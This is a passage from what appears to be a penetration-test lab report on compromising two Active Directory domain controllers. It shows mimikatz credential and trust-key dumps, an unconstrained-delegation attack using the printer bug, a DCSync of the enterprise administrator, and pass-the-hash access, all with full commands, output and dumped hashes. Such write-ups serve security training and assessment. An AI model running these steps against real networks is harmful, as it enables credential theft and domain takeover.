aes256_hmac (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
aes128_hmac (4096) : 309331140cd7f06f9bdafb80a23a3a93
des_cbc_md5 (4096) : 9bcb46852a514aef
OldCredentials
aes256_hmac (4096) : a4956a2aa09644773e0a360b5c905a4d086ef68fd644005e35ab6089de1b5cc6
aes128_hmac (4096) : abf97894a1886f2087a18cd77f912345
des_cbc_md5 (4096) : 0b9b89a4d9a40797
OlderCredentials
aes256_hmac (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
aes128_hmac (4096) : 309331140cd7f06f9bdafb80a23a3a93
des_cbc_md5 (4096) : 9bcb46852a514aef
* Primary:Kerberos *
Default Salt : TECH.FINANCE.CORPAdministrator
Credentials
des_cbc_md5 : 9bcb46852a514aef
OldCredentials
des_cbc_md5 : 0b9b89a4d9a40797
```

With the previous extracted hash using PassTheHash attack It is possible create a new cmd with Domain admin user privileges:



And finally use this session with powershell in order to access to tech-dc.finance.corp with Administrator user account:



4.5.2 Privilege Escalation

Not required

4.5.3 Post-Exploitation

```
[tech-dc]: PS C:\Users\Administrator\Documents> Invoke-Mimi -Command '"privilege::debug" "lsadump::lsa /patch"'

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # privilege::debug
Privilege '20' OK
mimikatz(powershell) # lsadump::lsa /patch
Domain : TECH / S-1-5-21-1325336202-3661212667-302732393
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : acfd00282fbe922483c12e049e6e8990
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : c77ff24526c4af424404f9605ab95558
RID : 00000454 (1108)
User : studentuser
LM :
NTLM : 872a60733a2d062caf9467d38e516183
RID : 00000455 (1109)
User : techservice
LM :
NTLM : ac25af07540962863d18c6f924ee8ff3
RID : 00000456 (1110)
```

```
User : databaseagent
LM :
NTLM : 73e728f67a9d8a07983f0b9ce7257fcc
RID : 00000457 (1111)
User : sqlserversync
LM :
NTLM : c4fa140adb18d91b7ad9e2bfbc15ab0a
RID : 000003e8 (1000)
User : TECH-DC$
LM :
NTLM : 44563d09e9225fdf0ec8d9478a87fa99
RID : 00000450 (1104)
User : STUDVM$
LM :
NTLM : a8783feb4eae3e384f99a32b2bafb3d2
RID : 00000451 (1105)
User : MGMTSRV$
LM :
NTLM : 20efcaa7fe5f8fb821589209dca61ed1
RID : 00000452 (1106)
User : TECHSRV30$
LM :
NTLM : 945e823e5b3cd3ea4bef24a1e3b799de
RID : 00000453 (1107)
User : DBSERVER31$
LM :
NTLM : 335d82d37044665cd41aa8dc2b0fa233
RID : 0000044f (1103)
User : FINANCE$
LM :
NTLM : bb1f2d75b28c052daabd968ff2ee351d
```

Dump Trust Domain keys between the both forest finance.corp and tech.finance.corp:

```
[tech-dc]: PS C:\Users\Administrator\Documents> Invoke-Mimi -Command '"privilege::debug" "sekurlsa::trust"'

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

```
## \ / ## > https://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug

Privilege '20' OK

mimikatz(powershell) # sekurlsa::trust

Domain: FINANCE.CORP (FINANCE / S-1-5-21-1712611810-3596029332-2671080496)

[ Out ] FINANCE.CORP ->

from: 1d 2e 7b 73 4a 18 f0 1d 07 1e ae 43 23 2d 05 20 e2 08 f5 48 58 f9 b5 17 ca 98 e0 25 37 ef 43 af 57 f3 99 17 74
4e 94 43 f1 fd cc 45 2a c8 74 3e aa 18 f5 f5 00 5a 42 6a a5 26 8f 03 03 8c 5f 06 2b 69 6a 28 a2 68 d0 87 0d b9 4c dc
ca c7 d3 e7 a8 a5 6c 6c 66 db b7 b0 60 78 db b9 90 ad 95 4d d8 25 8d 77 cf 18 dc 22 37 3f ff e3 30 f8 8f 10 8d 6f e5
3e e5 39 ca 03 39 6d 4b 41 6d b4 40 9f f8 7b 03 e1 26 5e 34 d4 aa c0 78 b3 10 ea c0 65 c7 61 77 f0 c0 aa 53 9f 95
43 66 9d 5e 9e b0 c4 4a 7b c5 27 17 e7 ef d6 f6 32 07 af c5 90 c8 d4 ee 2e fe 1d 97 57 9f 6d cb 6b 62 c6 30 06 96 f1
fd d9 fd f8 d4 f8 e2 a2 17 dd 79 95 8c da f3 29 2a 43 0a 8f cc f9 4a fd e3 65 c7 ef 86 ff 8f d5 17 ef 67 08 7a ec fc 25
35 41 d4 88 22 72 60 7f

* aes256_hmac : 05575be19bc98b5675f92dc687dd9504142e4b7fbcae371001dcb773632412ff

* aes128_hmac : 3ebc047e90bd539cc7003306353fdbf8

* rc4_hmac_nt : 29327b67081993d3c874e16a384de761

* rc4_hmac_old : 29327b67081993d3c874e16a384de761

* rc4_md4 : 29327b67081993d3c874e16a384de761

* rc4_hmac_nt_exp : 29327b67081993d3c874e16a384de761

* rc4_hmac_old_exp : 29327b67081993d3c874e16a384de761

[ In ] -> FINANCE.CORP

from: e3 f0 cf 0f 7f ce 72 9d c8 98 9f c6 47 cb 5f f2 e6 87 bf 36 6b dd c5 a7 ef 6a 5c d9

* aes256_hmac : 4a776c35ce12436dac8edf8906a90a210bc4a2abd22ff4bdfcbd6bac42412559

* aes128_hmac : b118666f26f21d82c78c1b1cbbf68c5d

* rc4_hmac_nt : bb1f2d75b28c052daabd968ff2ee351d

* rc4_hmac_old : bb1f2d75b28c052daabd968ff2ee351d

* rc4_md4 : bb1f2d75b28c052daabd968ff2ee351d

* rc4_hmac_nt_exp : bb1f2d75b28c052daabd968ff2ee351d

* rc4_hmac_old_exp : bb1f2d75b28c052daabd968ff2ee351d

[Out-1] FINANCE.CORP ->

from: e3 f0 cf 0f 7f ce 72 9d c8 98 9f c6 47 cb 5f f2 e6 87 bf 36 6b dd c5 a7 ef 6a 5c d9

* aes256_hmac : 407dd761af16e82f2906ced5d65532e2f308855e6fd90a1e2c5e5113850073f4

* aes128_hmac : 1048c16d2f9acda6e334666e0719f613

* rc4_hmac_nt : bb1f2d75b28c052daabd968ff2ee351d

* rc4_hmac_old : bb1f2d75b28c052daabd968ff2ee351d

* rc4_md4 : bb1f2d75b28c052daabd968ff2ee351d

* rc4_hmac_nt_exp : bb1f2d75b28c052daabd968ff2ee351d

* rc4_hmac_old_exp : bb1f2d75b28c052daabd968ff2ee351d
```

```
[ In-1] -> FINANCE.CORP

from: b9 41 58 a2 27 85 e3 bc 9e f5 2d e5 3b 4c 79 e7 15 8a fa 1a 32 d5 7b 1f cf 2a 9f 7c 74 f8 cf 02 94 06 9c 29 a3
11 54 93 18 fa 85 94 bc 82 a2 d9 f0 d7 a2 1d 16 ca 6b 2a d6 64 a8 0f fb 81 f4 2e 9d 7e 8f 81 2e 3a de 29 a6 02 f1 e4
81 0a 71 ca d3 e5 c2 db d8 64 9b 18 fa 81 79 e0 9f 13 60 59 75 fe c4 11 2c 29 9a e6 16 4b 7c ac bf 4f 45 f2 7f 29 d8
7e 90 2d fb 7e ec 79 44 30 db c0 cb 66 b0 ba a6 22 03 de 44 bc 61 05 93 d0 f7 61 18 ef bd e9 f8 ee 48 f6 a1 3d 4e dc
b9 5c 26 9c a0 30 6e 7a 52 c0 23 e6 b9 e4 f6 70 b1 48 9b a4 a6 63 c7 50 a1 a3 5b 11 25 60 07 ff 7c 75 31 f3 16 06
d7 b1 10 ad 6d dc b5 37 50 fb 59 19 3b d3 88 b4 09 ff 7c f1 e6 e6 cb ff 89 a0 8c 31 46 76 6a f1 0d 9d 6c f9 2e 95 03
e8 5f e6 08 26 b7 b9 64 78

* aes256_hmac : b5415c5cf9454781a46744a98da59081e1799457c09178442140355fc804321b

* aes128_hmac : d50e38285538fa9752e63fde3bfb5a4f

* rc4_hmac_nt : f94db90d71d3d45dc551878c808609da

* rc4_hmac_old : f94db90d71d3d45dc551878c808609da

* rc4_md4 : f94db90d71d3d45dc551878c808609da

* rc4_hmac_nt_exp : f94db90d71d3d45dc551878c808609da

* rc4_hmac_old_exp : f94db90d71d3d45dc551878c808609da

Domain: TECH.FINANCE.CORP (TECH)
```

4.6 Target – *172.16.4.2 - FINANCE-DC.finance.corp*

4.6.1 Initial Access


The unconstrained delegation is enable in the both domain controllers tech-dc.tech.finance.corp and finance-dc.finance.corp.

```
PS C:\Users\studentuser\Tools> Get-ADComputer -Filter {TrustedForDelegation -eq $True}

DistinguishedName : CN=TECH-DC,OU=Domain Controllers,DC=tech,DC=finance,DC=corp

DNSHostName : tech-dc.tech.finance.corp

Enabled : True

Name : TECH-DC

ObjectClass : computer

ObjectGUID : 1afeeb35-bf84-44ff-8c6b-90b52fa90393

SamAccountName : TECH-DC$

SID : S-1-5-21-1325336202-3661212667-302732393-1000

UserPrincipalName :

PS C:\Users\studentuser\Tools> Get-ADComputer -Filter {TrustedForDelegation -eq $True} -Server finance.corp

DistinguishedName : CN=FINANCE-DC,OU=Domain Controllers,DC=finance,DC=corp

DNSHostName : finance-dc.finance.corp

Enabled : True

Name : FINANCE-DC

ObjectClass : computer

ObjectGUID : b0282954-61cd-46cb-aa9d-fc9d542584d0

SamAccountName : FINANCE-DC$

SID : S-1-5-21-1712611810-3596029332-2671080496-1000

UserPrincipalName :
```

This configuration allow an attacker with access to tech-dc.tech.finance.corp machine perform an unconstrained delegation attack using Printer bug binary.

The complete attack is recollected in the following screenshot:

- Rubeus *monitor* module and listen for the tgs of finance-dc$ machine account on tech-dc computer
- Execution of binary MS-RPRN.exe between the both domain controllers
- With Rubeus *pass the ticket* module import the hunted tgs



With the previous cmd that contain the hunted TGS for finance-dc account it is possible perform a dcsync attack in order to dump the credentials of the Administrator user of domain finance.corp (Enterprise Admin of the root forest):

```
mimikatz # lsadump::dcsync /user:finance\Administrator /domain:finance.corp

C:\Windows\system32>C:\AD\tools\SafetyKatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:finance\Administrator /domain:finance.corp
[DC] 'finance.corp' will be the domain
[DC] 'finance-dc.finance.corp' will be the DC server
[DC] 'finance\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 3/16/2022 3:56:16 AM
Object Security ID   : S-1-5-21-1712611810-3596029332-2671080496-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 58ce52a1d25fff985d061827fc475535
    ntlm- 0: 58ce52a1d25fff985d061827fc475535
    ntlm- 1: 64cbb76dcafe2e977794f6251f8231fb
    ntlm- 2: 58ce52a1d25fff985d061827fc475535
    lm  - 0: 94e6d222c3c6cd18d39cb74de2362480
    lm  - 1: 9f03cc5bba87da8f038582e1d89fe90c

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 3871049aea451837ac637a4e5fc1f2d9

* Primary:Kerberos-Newer-Keys *
    Default Salt : FINANCE.CORPAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e3f0f4d57577ecd955bb328a9c204f1fd6e1799f6450a8877b6c751829e79896
      aes128_hmac       (4096) : 239b23a07af931c1cd665ed5ea0bfdfe
      des_cbc_md5       (4096) : 9752e3806e79134c
    OldCredentials
      aes256_hmac       (4096) : 5204a481f5af2361f1df122b44dbf18cf0c7af6a6ab87a8501e14fcd0442d760
      aes128_hmac       (4096) : 415709de41c737b23970f9aeb3906131
      des_cbc_md5       (4096) : 7fd3b32ff89befe3
    OlderCredentials
      aes256_hmac       (4096) : fb8c82aa90f06e46f511ae9f668356a09a272c4214bc537e4648b347cc25ad0c
      aes128_hmac       (4096) : 97f7f2139fea3e51890b95b0a498d553
      des_cbc_md5       (4096) : 5120c13b02baec91

* Primary:Kerberos *
```

Finally using a PassTheHash attack with Enterprise Admin credentials and Safetykatz binary I created a new cmd process and acces to finance-dc with Administrator privileges:

```
mimikatz 2.2.0 x64 (oe.eo)
    Default Salt : FINANCE.CORPAdministrator
    Credentials
      des_cbc_md5       : 9752e3806e79134c
    OldCredentials
      des_cbc_md5       : 7fd3b32ff89befe3

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  b0114c43ac0a72de6614df485b481c5a
    02  ab2a5210d6df298dd0cb4389e79f163b
    03  5c82d9c58912bfb97f3392d243b8b629
    04  b0114c43ac0a72de6614df485b481c5a
    05  b79afa87daac79f50d19313580dd4c02
    06  ecdafc2e2bb58be52927836c9442b120
    07  1a128ba974e08ca904bd661c689f264a
    08  8b0cce0e21bfbf47fa76a0cc2aa34f3d
    09  3861097e4ad9af00947a8ad3e0f096ea
    10  eb19c115cb6b2b431c2faaddc93907e5
    11  4dd936fc79bd678e3b75aabdac549eb2
    12  8b0cce0e21bfbf47fa76a0cc2aa34f3d
    13  7cac624542f283031561a7a32737c8ea
    14  a5db9bc0660707c1572b94cb8c448222
    15  5672fe3a48179ab9b3f06b3bea2b4a76
    16  03e4a79526ccbf4e470c78a5a7a7226a
    17  f8ce5dcb4306858c87b571dc5bd68991
    18  bb97c28623c56b8da4c34515cc76d76b
    19  3d7b497a2ba3fdb3b41378f86de08621
    20  77c2edcbfb0a396d2dd3fa127c23e3cb
    21  25b3e75c6dc79c7ced3e7d0d53703798
    22  43fef39cb4da0e78c686e3cd19a87e51
    23  d91676a5cf6ad0752488f7d40761bf04
    24  631f31acc84797175f19d1c2c985cfce
    25  53f4835eae16de7768ec14dd6a6c939c
    26  9e1464db501464bd5ee112bc1273ee6b
    27  0aa15b06961b2a48bf5a897800c8a421
    28  606b09b11a0e216c26fa848940424b3c
    29  ac2120b91fc524da7d1a57db344486a4

mimikatz # sekurlsa::pth /user:Administrator /domain:finance.corp /aes256:e3f0f4d57577ecd955bb328a9c204f1fd6e1799f6450a8877b6c751829e79896 /run:cmd
user    : Administrator
domain  : finance.corp
program : cmd
impers. : no
AES256  : e3f0f4d57577ecd955bb328a9c204f1fd6e1799f6450a8877b6c751829e79896
  |  PID  5000
  |  TID  1596
  |  LSA Process is now R/W
  |  LUID 0 ; 12105758 (00000000:00b8b81e)
  \_ msv1_0   - data copy @ 000001C97BFC7E80 : OK !
  \_ kerberos - data copy @ 000001C97C2C4858
   \_ aes256_hmac       OK
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace @ 000001C97C24D618 (32) -> null

mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe - winrs -r:finance-dc cmd
Microsoft Windows [Version 10.0.17763.2510]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>winrs -r:finance-dc cmd
Microsoft Windows [Version 10.0.17763.2510]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
whoami
finance\administrator

C:\Users\Administrator>hostname
hostname
finance-dc

C:\Users\Administrator>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c2e:551c:1a4e:5571%10
   IPv4 Address. . . . . . . . . . . : 172.16.3.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.3.254

C:\Users\Administrator>_
```

4.6.2 Privilege Escalation

(Not performed)

4.6.3 Post-Exploitation

(Not required)